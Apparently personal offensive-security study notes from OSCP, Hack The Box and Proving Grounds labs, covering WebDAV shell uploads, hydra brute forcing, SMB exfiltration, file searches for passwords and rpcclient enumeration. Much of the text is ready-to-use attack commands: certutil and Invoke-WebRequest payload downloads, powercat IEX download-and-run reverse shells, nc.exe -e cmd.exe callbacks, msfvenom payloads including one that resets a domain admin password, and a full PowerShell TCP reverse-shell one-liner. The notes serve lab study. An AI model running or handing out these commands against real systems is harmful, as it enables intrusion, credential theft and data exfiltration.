*****

```

2.

### a. What happened?

- i. davtest uploaded test files with many extensions (.asp, .aspx, .php, .jsp, etc.) into a temp directory.
- ii. It then tried to execute them by making an HTTP request to each.
- iii. The SUCCEED ones in the EXEC phase mean the server actually processed those files instead of just serving them as text.

### b. Key findings:

- i. Working execution extensions:
  - 1. .asp
  - 2. .aspx
  - 3. .html (not useful for RCE, just renders HTML)
  - 4. .txt (just echoes text, not RCE)
- ii. Failed execution:
  - 1. .php, .jsp, .cgi, etc. were uploaded but not executed (so the server just treats them as plain text).

- c. **Conclusion:** This IIS WebDAV server executes ASP and ASPX. That's your way in.
3. **cadaver http://192.168.229.122/**
    - a. They will ask for username and password
    - b. Sometimes it's unauthenticated as seen in **Granny HTB**
    - c. **dav:/> cd DavTestDir\_c1Ik9vVZ**
    - d. **dav:/> put shell.aspx**
  4. Or just do it using CURL:
    - a. **curl -T shell.aspx http://192.168.229.122/DavTestDir\_c1Ik9vVZ/shell.aspx**
  5. Start listener
  6. Trigger shell
    - a. **http://192.168.229.122/DavTestDir\_c1Ik9vVZ/shell.aspx**
      - In the Hutch, we saw the root directory was "C:\inetpub\wwwroot" so maybe adjust your URL for that
      - But according to chatGPT it usually handles the mapping and we don't gotta specify that ourselves in URL

## How to bruteforce webdav IIS:

### Does WebDAV auth follow domain password policy?

- **TLDR: Password policy applies (domain if joined, local if standalone).**
- Yes, if WebDAV is integrated with AD (Windows Domain Accounts) → authentication is handled by IIS → which delegates to Windows authentication → which is governed by domain password policy.
  - This means lockouts, thresholds, and timers apply (same as if you brute-forced SMB/WinRM/LDAP).
- But if WebDAV is configured with local machine accounts (IIS local users) → then the local Windows password policy applies, not domain policy.
- **hydra -L users.txt -P pass.txt http-get://192.168.229.122/**
  - If you want to try a single username or single password, use lowercase **-l** and **-p**

```
(kali㉿kali)-[~/Downloads/davtest]
└$ hydra -L users.txt -P pass.txt http-get://192.168.229.122/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
-bindings, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-28 10:53:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking http-get://192.168.229.122:80/
[80][http-get] host: 192.168.229.122 login: fmcsorley password: CrabSharkJellyfish192
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-28 10:53:31
```

- Tested on Hutch PG Practice and it works

## How to install Webdav and add to path

1. git clone <https://github.com/cldrn/davtest.git>
2. cd davtest
3. chmod +x davtest.pl
4. sudo cp davtest.pl /usr/local/bin/davtest
  - a. If you do echo \$PATH you can see /usr/local/bin is in PATH
5. You can now run webdav anywhere
  - a. davtest -h

## Webdav example:

**WebDAV (Web Distributed Authoring and Versioning)** is an **IIS feature** that allows remote file management via HTTP (put, delete, move, etc.). It's often misconfigured and allows unauthorized upload if not secured.

This is from the [Hutch](#) PG Practice

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_- Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Date: Fri, 26 Jan 2024 04:58:47 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/10.0
|_- Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
| http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-01-26 04:37:54Z)
```


- You can see from this NMAP script scan that http-webdav-scan was used as well as a bunch of webdav methods being allowed. The one we will use is "PUT", which will allow us to put a reverse shell into web server

## How to upload revereshell to webdav using cadaver:

1. cadaver http://192.168.142.122/
  - a. A tool used to interact with webdav
  - b. You may be asked for credentials. In this box, we reused the username and password we got from a domain user

At this point I should have used davtest to see which file extensions work for reverse shell

2. put /usr/share/webshells/aspx/cmdasp.aspx
  - a. Upload one of the default .aspx reverse shells that are already in Kali



3.
  - a. Go to [/cmdasp.aspx](#) and interact with it
4. put /path/to/reverseshell
  - a. This uploads reverse shell to root directory of the IIS/webdav server
  - b. The path should be relative to where you ran the **cadaver** command

```
dav:/> put [REDACTED] /Downloads/Proving_Grounds/Hutch/reverse.exe  
Uploading /[REDACTED] 'Downloads/Proving_Grounds/Hutch/reverse.exe to `/reverse.exe':  
c. Progress: [=====] 100.0% of 73802 bytes succeeded.
```
5. To gain a reverse shell, the root directory for Microsoft IIS 10.0 was determined through online research. It is in **C:\inetpub\wwwroot**. And there is a chance that someone moved the root directory to another place so look for a **/webdav** directory using ffuf if you need to
  - a. Or check output of davtest to see if you can create your own directory
6. Start listener
  - a. **sudo rlwrap nc -lvpn 80**
7. Activate reverse shell
  - a. Put **C:\inetpub\wwwroot\reverse.exe** in the webshell
  - b. In this [Hutch](#) Writeup, they used the "start" command, which runs the EXE asynchronously, meaning the webshell doesn't hang or wait for the command to finish.
    - i. **start C:\inetpub\wwwroot\revshell2.exe**


#### Alternative to Cadaver (using curl):

- **curl -T '/home/kali/shell.aspx' 'http://192.168.64.122/' -u fmcsorley:CrabSharkJellyfish192**
  - The **-T** (or **--upload-file**) flag tells curl to upload a file.
  - **-u fmcsorley:CrabSharkJellyfish192**:
    - This supplies HTTP Basic Authentication credentials.
    - Username = fmcsorley
    - Password = CrabSharkJellyfish192
- I set the shell to talk back on port 445 and set a **netcat** listener on the same port. After browsing to **192.168.64.122/shell.aspx** I received a shell back on my listener.
- In [this](#) Hutch PG Practice writeup, they used this curl command instead of cadaver to upload reverse shell

## PowerShell Web Access (PSWA):

```
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
_|_http-server-header: Microsoft-IIS/10.0
_|_http-title: IIS Windows Server
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
_|_http-server-header: Microsoft-IIS/10.0
_|_http-title: IIS Windows Server
|_ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2021-06-01T08:00:08
| Not valid after:  2021-08-30T08:00:08
|_ssl-date: 2022-03-29T01:34:37+00:00; +1s from scanner time.
| tls-alpn:
|_ http/1.1
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

In the [Compromised PG Practice](#), we got an IIS default page on port 443. And we thought this was nothing, but if you look at the nmap output in the **ssl-cert** section, you should see "commonName=PowerShellWebAccessTestWebsite." After doing research about that, we find that we can access a "/pswa" directory, which opens this page:



But we don't have credentials so far, but this is really interesting and goes to show that nmap output can be useful even when it seems like nothing.

And later in the box they found credentials and tried it here, and it didn't work but evil-winrm did work.

## Vulnerable IIS versions

- Microsoft IIS version 6.0 (microsoft IIS 6.0) was exploited in the **Granny HTB**
    - CVE-2017-7269
    - [iis\\_webdav\\_upload\\_asp](#) was the metasploit module used and got us foothold
- 

## How to upload files to target machine on windows

1. Host file on local kali using python on port 80 (any port works)
  - a. [python3 -m http.server 80](#)
2. Then use this iwr (Invoke-WebRequest) command, which is like "curl" or "wget"
  - a. [iwr -uri http://KALI\\_IP:80/shell.exe -Outfile shell.exe](#)
  - b. Here is the full version that also works in CMD (since you specify powershell)
    - i. [powershell -c "Invoke-WebRequest -Uri '192.168.119.131/nc64.exe' -OutFile 'nc64.exe'"](#)
      - [powershell -c](#) means run the following as a powershell command
      - Without [-c](#), it interpreters the string as a flag

certutil is another one

- [certutil -urlcache -f http://10.10.16.3/PrintSpoofer64.exe PrintSpoofer64.exe](#)
- [certutil -split -urlcache -f http://192.168.45.154/rev.exe C:\\\\Users\\\\tony\\\\rev.exe](#)
  - [-urlcache](#)
    - Tells certutil to interact with URL-based cache.
    - Practically, this makes it behave like a downloader.
  - [-split](#)
    - Forces the download to split large files into chunks (rarely necessary, but often included for reliability).
  - [-f](#)
    - Force overwrite — if the destination file already exists, overwrite it.
  - [http://192.168.45.154/rev.exe](#)
    - The URL of the remote file — here, rev.exe hosted on the attacker's machine (192.168.45.154).
  - [C:\\\\Users\\\\tony\\\\rev.exe](#)
    - The local path on the target machine where the downloaded file will be saved.

### New-Object System.Net.WebClient is another way (powershell)

- (New-Object  
System.Net.WebClient).DownloadFile('http://192.168.49.211/Get-SPN.ps1','C:\Users\svc\_apache\Desktop\Get-SPN.ps1')
    - This is powershell only, which means if you are in CMD, then either use the "powershell" command to switch to powershell or try adding the "powershell" prefix to at the start of the command to run it in powershell
- 

## How to transfer files from Windows to Kali using impacket-smbserver

Or use **upload-server** from OSCP-Scripts which is a lot faster to set up, but if that doesn't work then use impacket-smbserver

1. On your kali:
  - a. `mkdir /tmp/smbshare`
  - b. `sudo impacket-smbserver share /tmp/smbshare -smb2support`
    - i. `share` is the name of the SMB share
    - ii. `/tmp/smbshare` is the local folder where files will be saved
    - iii. `-smb2support` ensures compatibility with newer Windows machines.
  - c. Leave this terminal open — it's now acting as an SMB server.
2. On the Compromised Windows Machine
  - a. `copy C:\Users\user\Desktop\loot.txt \\<ATTACKER_IP>\share\`
  - b. If the file has spaces, wrap it in quotes:
    - i. `copy "C:\Users\user\Desktop\loot with spaces.txt" \\192.168.49.243\share\`
3. Check your /tmp/smbshare directory:
  - a. `ls /tmp/smbshare`
  - b. Your exfiltrated file should be there.

## How to use impacket-smbserver with authentication

In the **Relia Challenge lab**, I saw a file (**Database.kdbx**) I wanted in .14, and I wanted to move it to my Kali. So, I tried impacket-smbserver but I got this error:

```
PS C:\Users\jim\Documents> copy Database.kdbx \\192.168.45.232\share\  
copy Database.kdbx \\192.168.45.232\share\  
PS C:\Users\jim\Documents> copy : You can't access this shared folder because your  
organization's security policies block unauthenticated guest  
access. These policies help protect your PC from unsafe or malicious devices on the network.  
At line:1 char:1  
+ copy Database.kdbx \\192.168.45.232\share\  
+ ~~~~~  
+ CategoryInfo          : NotSpecified: (:) [Copy-Item], IOException  
+ FullyQualifiedErrorId :  
System.IO.IOException,Microsoft.PowerShell.Commands.CopyItemCommand
```

That error is happening because **Windows is refusing to connect to your Kali-hosted SMB share using guest/unauthenticated access**. By default, modern Windows disables guest access to SMB shares (to prevent exactly this kind of lateral movement). You need to make Impacket accept credentials and then authenticate from Windows with **net use** or **copy**.

1. `mkdir /tmp/smbshare`
2. `sudo impacket-smbserver share /tmp/smbshare -smb2support -username test -password test123`
3. `net use \\192.168.45.232\share /user:test test123`
  - a. `192.168.45.232` is the Kali IP
  - b. Run this inside of windows machine
  - c. This connects the windows to SMB
4. `copy rand.txt \\192.168.45.232\share\`
  - a. `rand.txt` is the file I wanted
  - b. `192.168.45.232` is the Kali IP
  - c. Run this inside of windows machine
5. And now we have `rand.txt` inside of `/tmp/smbshare`
  
6. If you want to disconnect from SMB server, you can do this:
  - a. `net use \\192.168.45.232\share /delete`

Here's another version I saw on discord:

On Kali:

```
impacket-smbserver test . -smb2support -username kourosh -password kourosh
```

On Windows:

```
net use m: \\Kali_IP\test /user:kourosh kourosh  
copy mimikatz.log m:\
```

---

## Using impacket-smbserver to exfiltrate data (old. Use the new section above)

Or use **upload-server** from OSCP-Scripts which is a lot faster to set up, but if that doesn't work then use impacket-smbserver

```
sudo impacket-smbserver -smb2support PleaseSubscribe $(pwd)
```

- Hosts a FAKE SMB server using Impacket, Shares the current directory over a share named PleaseSubscribe, Uses SMBv2 for compatibility
- **impacket-smbserver**
  - This is a tool from the Impacket suite that lets you host a fake SMB share.
  - It creates an SMB server on your machine so Windows machines can connect to it, usually for exfil or execution.
- **\$(pwd)**: This is command substitution in bash. It runs pwd (print working directory) and substitutes its output.

Now a windows machine can connect to the SMB share:

1. Open File Explorer.
  2. In the address bar, type: \\[Ethernet IP]\PleaseSubscribe
    - a. Usually, we want to use our **tun0** IP since it's for HTB VPN, but since we want a local windows machine to connect to the VM, we will use our **eth0** IP since that's the one connected to our wifi
  3. Press enter
-

# Webshell (or command injection)

## Upgrade from Webshell to Reverse Shell using nc.exe

On **OSCP 19.3.2. Plink video**, we saw a neat way to use webshell to get reverse shell back to kali machine.

1. Host nc.exe on python server on Kali
  - a. You can get nc.exe [here](#)
  - b. `python3 -m http.server 80`
2. On web shell run this:
  - a. `powershell wget -Uri http://192.168.118.4/nc.exe -OutFile C:\Windows\Temp\nc.exe`
    - i. This will download nc.exe on the web server. Now you can use that to connect to kali machine
    - ii. It specifically downloads to the `C:\Windows\Temp` folder
    - iii. We specified `powershell` at the start to run the command as a powershell command, since `wget` is a powershell command
3. Then use that nc.exe you just downloaded on the target machine to connect back to Kali
  - a. `C:\Windows\Temp\nc.exe -e cmd.exe 192.168.118.4 4446`
    - i. Although this assumes nc.exe is now in `C:\Windows\Temp`, as specified in the `powershell wget` command

## Upgrading from webshell to reverse shell using powercat.ps1

This is from [Access](#) PG Practice

1. First, we need to get powercat.ps1 in our Kali and then host on python
  - a. `python3 -m http.server 80`
2. Start listener
  - a. `sudo rlwrap nc -lvp 80`
3. Then we run this command in the webshell
  - a. `Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.49.211/powercat.ps1');powershell -c 192.168.49.211 -p 80 -e cmd`
  - b. We need the "Powershell" command at the start in order to run the following command as powershell. This is because webshells are likely in CMD format, and the command is in powershell so we need to specify powershell
4. **An alternative reverse shell is this**

- a. powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.237/powercat.ps1');powershell -c 192.168.45.237 -p 445 -e cmd"
  - b. The only difference is that this one encapsulates the commands in double quotes and then uses the "-c" argument to tell powershell to run this string as a command, to make sure it runs all commands
  - c. If you get an error that says the payload is too long, then do this (I got this error from the MedTech Challenge Lab):
    - i. powershell -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.45.232/powercat.ps1')"
    - ii. . C:\temp\powercat.ps1
      - 1. Dot-source it
    - iii. powercat -c 192.168.45.232 -p 4443 -e cmd
- 

## Reverse shell

For windows, **ASPX** shells are the most common reverse shells for Windows!!

How to get nc64.exe (or any other file) from local kali to target machine:

- Host **nc64.exe** on your local kali via python
- powershell iwr http://192.168.45.154/nc64.exe -outfile nc64.exe
- Another way to download files from remote machines is using this:
  - Note: you might need to specify **certutil.exe** instead of just **certutil**
  - certutil -split -urlcache -f http://192.168.45.154/rev.exe C:\\Users\\tony\\rev.exe
    - **-urlcache**
      - Tells certutil to interact with URL-based cache.
      - Practically, this makes it behave like a downloader.
    - **-split**
      - Forces the download to split large files into chunks (rarely necessary, but often included for reliability).
    - **-f**

- Force overwrite — if the destination file already exists, overwrite it.
- <http://192.168.45.154/rev.exe>
  - The URL of the remote file — here, rev.exe hosted on the attacker's machine (192.168.45.154).
- <C:\Users\tony\rev.exe>
  - The local path on the target machine where the downloaded file will be saved.

## .ashx reverse shell

In the [Butch](#) PG Practice, the .aspx and .asp shells didn't work but .ashx did work

- [https://github.com/yangbaopeng/ashx\\_webshell](https://github.com/yangbaopeng/ashx_webshell)

## PHP Ivan Sincek Shell

The PHP Ivan Sincek shell (from [revshells.com](#)) works well for Windows! This is according to a comment left in the [Slort](#) PG Practice after someone's other PHP reverse shell didn't work, but then this commenter's PHP Ivan Sincek shell worked. In the writeup, they ended up using a msfvenom shell

### Msfvenom .exe reverse shell:

64-bit: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.243 LPORT=1234 -f exe > reverse.exe`

or

32-bit: `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.243 LPORT=1234 -f exe > reverse.exe`

- IMPORTANT: `windows/shell_reverse_tcp` is for **32-bit** while `windows/x64/shell_reverse_tcp` is for **64-bit**. However, it is important to note that sometimes 32-bit stuff can run on 64-bit architecture!
- Saves to a file called rev.exe
- You can try catching using a `sudo rlwrap nc`, but it's probably best to use a multi/handler. Although in many writeups like this [Slort](#) Writeup, rlwrap nc even without sudo seems to catch it, so idk

- use exploit/multi/handler
- set payload windows/x64/shell\_reverse\_tcp
  - If you need 32-bit then use windows/shell\_reverse\_tcp
- set LHOST 192.168.45.154
- set LPORT 135
- Run

**-b '\x00\x01\x0d'**

You're telling msfvenom to exclude the following bytes from the shellcode:

- \x00 — null byte (string terminator, often causes truncation)
- \x01 — sometimes problematic in encoding/decoding
- \xd — carriage return (can break payload execution in Windows)

Msfvenom payload to change password of domain admin user:

- msfvenom -p windows/x64/exec cmd='net user administrator P@s5w0rd123! /domain' -f dll > da.dll
  - Taught in Resolute HTB
  - Useful when we can execute payload but we can't send reverse shells
  - We can then login as the domain admin
  - Here we had a dll but you can change to any file type

**.asp reverse shell**

msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.6.2 LPORT=4444 -f asp > shell.asp

**Nishang (Powershell) Reverse Shell:**

From the EscapeTwo HTB, ippsec uses the nishang shell. Here is how to download it

1. git clone <https://github.com/samratashok/nishang.git> /opt/nishang
2. ln -s /opt/nishang /usr/share/nishang
  - a. This creates a symbolic link so tools and commands expecting it in /usr/share/nishang will still work.
3. cd /opt/nishang/Shells

Now in EscapeTwo HTB, they use the Invoke-PowerShellTcpOneline.ps1 rev shell

1. cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 shell.ps1

- a. Copies the shell into a file called "**shell.ps1**"
2. In the file, there contains two lines (last two lines) which hold the important scripts, and he just deletes all the lines except for that first script (that starts with \$client)

```

root@gibson: ~
File Edit View Search Terminal Help
1 $client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text
.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)
$h);$stream.Flush()};$client.Close()

```

- a.
- b. Remember to modify the hardcoded IP and Port number!!!
3. Now start a python server to upload the shell to target machine
  - a. **python3 -m http.server 7000**
4. Start a listener on your machine
  - a. **rlwrap nc -lvp 4444**
5. Get a way to execute the script on the victim machine
  - a. **nxc mssql [IP] -u [user] -p "[pass]" -X 'IEX(New-Object Net.WebClient).downloadString("http://[IP\_Addr]:[port\_number]/shell.ps1")'**
    - i. capital **-X** is for powershell (lowercase x is for bash command)
    - ii. **IEX** = Invoke-Expression → runs code dynamically.
      1. IEX actually runs the .ps1 code. If you remove it, then it would just download the script and print it — the contents would not be executed.
      - ii. **New-Object Net.WebClient** creates a web request object.
      - iv. **.DownloadString(...)** downloads the contents of **shell.ps1** from your attacker machine.
      - v. The contents (a reverse shell) are then executed directly in memory.
  6. Go back to your listener and you should have powershell to target machine now!

## Base64 encoding reverse shell

An example of how to do this for the .ps1 rev shell in powershell can be seen in **OSCP 9.3.1. Using Executable Files**

A powershell Base64 encoded reverse shell can be found in [revshells.com](http://revshells.com). Like **powershell #3 (Base64)**.

I've used **powershell #3 (base64)** in [revshells.com](http://revshells.com) in

- **Relia .247**
- **OSCP-B** for **.148** and **.151**

---

## **powercat.ps1** as an alternative to **nc.exe** for reverse shell connection

In order to use **Netcat** (**nc.exe**) for a reverse shell, this requires you to upload it to the disk and then execute it as a .exe. Sometimes, windows is able to defend it.

So, to be more safe, we can use **powercat.ps1**, which is like netcat, but it's a pure powershell script and runs in memory instead of disk. It's less likely to be blocked. It works really well for one-liner reverse shells.

### **Example of using powercat in one-liner reverse shell:**

- **powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.237/powercat.ps1');powercat -c 192.168.45.237 -p 445 -e cmd"**
  - **powershell -c** → Run the following string as a command.
    - In other similar payloads, you will often see that they don't encapsulate everything in double quotes, and so no need for the **-c** argument. But, it doesn't hurt to encapsulate it in double quotes to be safe
  - **IEX(...)** → runs (Invoke-Expression) the downloaded script immediately in memory.
    - IEX actually runs the .ps1 code. If you remove it, then it would just download the script and print it — the contents would not be executed.
    - This is important here since it runs powercat.ps1, which allows the powercat command (imported from powercat.ps1) to be used in the next command
      - It's like dot-sourcing
  - **New-Object System.Net.WebClient** → makes a web client.
- **.DownloadString('http://192.168.45.237/powercat.ps1')** → downloads the raw PowerShell script.
  - So, this downloads and loads powercat.ps1 into the current PowerShell session.
- **powercat -c 192.168.45.237 -p 445 -e cmd**
  - **TLDR:** "Connect back to me on 192.168.45.237:445 and give me a command shell."
  - This runs powercat, telling it:

- **-c 192.168.45.237** → connect to your attacker machine at IP 192.168.45.237.
- **-p 445** → connect on port 445.
- **-e cmd** → when connected, execute cmd.exe and pipe the input/output through the connection.

If you get an error that says the payload is too long, then do this (I got this error from the MedTech Challenge Lab):

- powershell -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.45.232/powercat.ps1')"
  - . C:\temp\powercat.ps1
    - Dot-source it
  - powercat -c 192.168.45.232 -p 4443 -e cmd
- 

## How to find a file (in C Drive)

This is the equivalent of the "find" command in Linux. Useful for when you want to find a user.txt, root.txt, flag.txt, local.txt, proof.txt, etc.

### Command Prompt:

If you get into someone's account, go into their home directory, and use this to look for stuff:

- **dir /s \*.txt (only works in CMD)**
  - Replace with \*.kdbx or \*.pdf or \*.xlsx as needed
  - The "/s" means search all subdirectories
  - It also finds the **local.txt**
- This can help speed up the process of finding useful information from home directory
- When I ran this in the MedTech Challenge lab, it seemed to give me output from the entire system, not just current directory

### Find hidden files:

**dir /a (CMD)**

- It's like ls -a

- Used to look at hidden directories and files
- Useful in the Relia Challenge Lab

**ls -Force** (powershell)

- It's like ls -a

Find specific File

- **dir C:\flag.txt /s /p**
- **dir C:\local.txt /s /p**
- **dir C:\proof.txt /s /p**
  - **C:\flag.txt**: the file you're looking for
  - **/s**: searches all subdirectories
  - **/p**: pauses when the screen is full (optional — helps when there's a lot of output)

Powershell:

Find a file by name:

- **Get-ChildItem -Path C:\ -Filter password.txt -Recurse -ErrorAction SilentlyContinue**
  - This one also filters out any error messages. The CMD one doesn't allow for silencing errors

Find a file by file type:

- **Get-ChildItem -Path C:\ -Include \*.txt -File -Recurse -ErrorAction SilentlyContinue**
- **Get-ChildItem -Path C:\ -Include \*.kdbx -File -Recurse -ErrorAction SilentlyContinue**
  - This is specifically for the \*.kdbx files, but you can modify it for whatever you want. "-ErrorAction SilentlyContinue" is the important part though

## How to recursively look through directory

**CMD:**

**tree /f/a C:\Users**

- This one is a lot more compact than ls -r
- **/f**: Instructs tree to also list the files inside each folder, not just the folder names. Without **/f**, it will only show the folder structure.
- **/a**: tells it to have nice formatting

### **Powershell:**

`ls C:\Users\Administrator -Recurse`

- This will output all the files nested in the Administrator's user directory
- This is very very useful instead of having to manually look through every folder in the user directory

Short cut:

- `ls -r`

### **CMD:**

- `dir /s`
- 

## **How to recursively look directory or file for "password"**

**Recursively search through current directory for "password"** (case insensitive by default)

`Get-ChildItem -Recurse -File | Select-String -Pattern "password"`

- This will show the **filename, line number, and the line itself** where the string appears.
- `Get-ChildItem -Recurse -File` → lists all files in the current directory and subdirectories
- `Select-String -Pattern "password"` → searches each file for the string.

**Look through a specific file for "password"** (case insensitive by default)

- `Select-String -Path "C:\path\to\file.txt" -Pattern "password"`
  - This prints the line number and the matching text.

### **Here's a helpful one for looking for credentials:**

Recursively search for files in the current directory with "pass" in the name, or ending in ".config":

- `dir /s *pass* == *.config`

Recursively search for files in the current directory that contain the word "password" and also end in either .xml, .ini, or .txt:

- `findstr /si password *.xml *.ini *.txt`
- 

## FTP

Tips:

- anonymous as both the passwords and username sometimes works

### How to use nxc for FTP

Make sure to use this flag if it's a local user:

- `--local-auth`

**nxc ftp 10.10.10.10 -u [username] -p [password]**

- This will check to see if you can authenticate in FTP with username and password

How to connect to ftp:

- `ftp 10.10.10.10`
  - You will be prompted for username and password
- `ftp [username]@192.168.1.100`

How to get files from ftp (it will download to the current working directory):

- `get passwords.txt`

How to download all files from the current directory:

- `cd <directory_path>`
- `prompt`
  - By default, FTP prompts you to confirm each file download when using mget. To avoid this and download all files without confirmation, disable prompting
- `mget *`

- Use the mget command with a wildcard (\*) to download all files in the current directory:
- 

## Filezilla

```
└─(kali㉿kali)-[~/offsec-labs/TEMP-publish]
$ ftp $IP 21
Connected to 192.168.226.99.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (192.168.226.99:kali): Anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
ftp: Login failed
ftp> █
```

- In the [Nickel](#) PG Practice, when connecting to FTP, we saw the server we're trying to connect to is running FileZilla Server
  - Because it said "beta," we looked for a filezilla exploit, and we found an exploit for [privilege escalation](#). We'll keep that in my back pocket for later if needed.
- 

## RPC

RPC stands for **Remote Procedure Call**. It is a protocol that allows a computer program to execute code or request a service on a remote server as if it were a local function. It's commonly used in distributed systems to facilitate communication between different applications or systems.

- **Ex.** Your machine says: "Hey other machine, run this function for me and return the result."

**IMPORTANT: Change domain user password if IT group or has rights like GenericWrite**

In Windows, RPC often rides over **SMB (port 445)**

- That's why in the **Cascade HTB**, he says "we are going to enumerate SMB" but then runs `rpcclient`

## How RPC Works:

1. **Client Request:** The client sends a request to the server to execute a procedure (function or service).
2. **Server Execution:** The server processes the request and performs the procedure.
3. **Response:** The server sends the results back to the client.

RPC is designed to make the process of calling remote functions seamless. For the client, it often looks like a regular function call, but it involves underlying network communication.

Where we've seen it used:

- [Internal](#) PG Practice
- [Resourced](#) PG Practice
  - `querydispinfo` returned a list of users and a password as well, that was used to access the SMB share
- [Nagoya](#) PG Practice
- [Hokkaido](#) PG Practice
- **Cascade HTB**

IMPORTANT: If you don't have any credentials, just try:

- `rpcclient -U " -N $IP`

Once inside, try running "`enumdomusers`" to enumerate domain users via the SAMR (Security Account Manager Remote) protocol.

- If you get an error message like "**do\_cmd: Could not initialise samr. Error was NT\_STATUS\_ACCESS\_DENIED**", then just stop using RPC. This is what they ran into in the [Internal](#) PG Practice

## rpcclient

**rpcclient** is a Linux tool from the Samba suite that lets you talk to those Windows RPC services over SMB.

One main use case is to help you find information about what users are in the AD

**Ex.** "Let me connect to this Windows system and ask it questions about users, groups, and settings — the same way Windows admins do, but from Linux."

You use it to:

- Enumerate domain users/groups
- Dump user info
- Look up SIDs
- Query password policies

### rpcclient -U "[IP]"

- The blank username is for anonymous login
- It will then ask for password, which you should leave blank

### rpcclient -U "[name\_of\_user]" "[IP]"

- Use this if you know a valid user and the password of that user
- This will then ask you for the password of that user
- When we have authentication to an actual user, we got a lot more information

**Once inside of the rpcclient, you can run these:**

- Enumerating users ([enumdomusers](#))
  - This is what they ran in **Cascade HTB**
  - **In the Cascade HTB, when they ran it, it didn't show "administrator" even though administrator existed, which is kinda weird so keep that in mind**
  - To format the usernames, run this:
    - Copy and paste the text into a file called **tmp**
    - **cat tmp | awk -F\[ '{print \$2}' | awk -F\] '{print \$1}' > users.lst**
- Enumerating groups ([enumdomgroups](#))
- [enumsgroups builtin](#)
- Looking up user SIDs ([queryuser](#))
- SID-to-name lookups ([lookupnames](#))
- Group memberships ([querygroupmem](#))
- [setuserinfo](#)
- [setuserinfo2](#)
  - **setuserinfo2** is the newer and more reliable version of **setuserinfo**

- chgpasswd
- **querydispinfo**
  - From [Resourced](#) PG Practice
  - returned a list of users and a password as well, that was used to access the SMB share
  -

Using setuserinfo to change password of user

**IMPORTANT:** [setuserinfo2](#) is the newer and more reliable version of [setuserinfo](#)

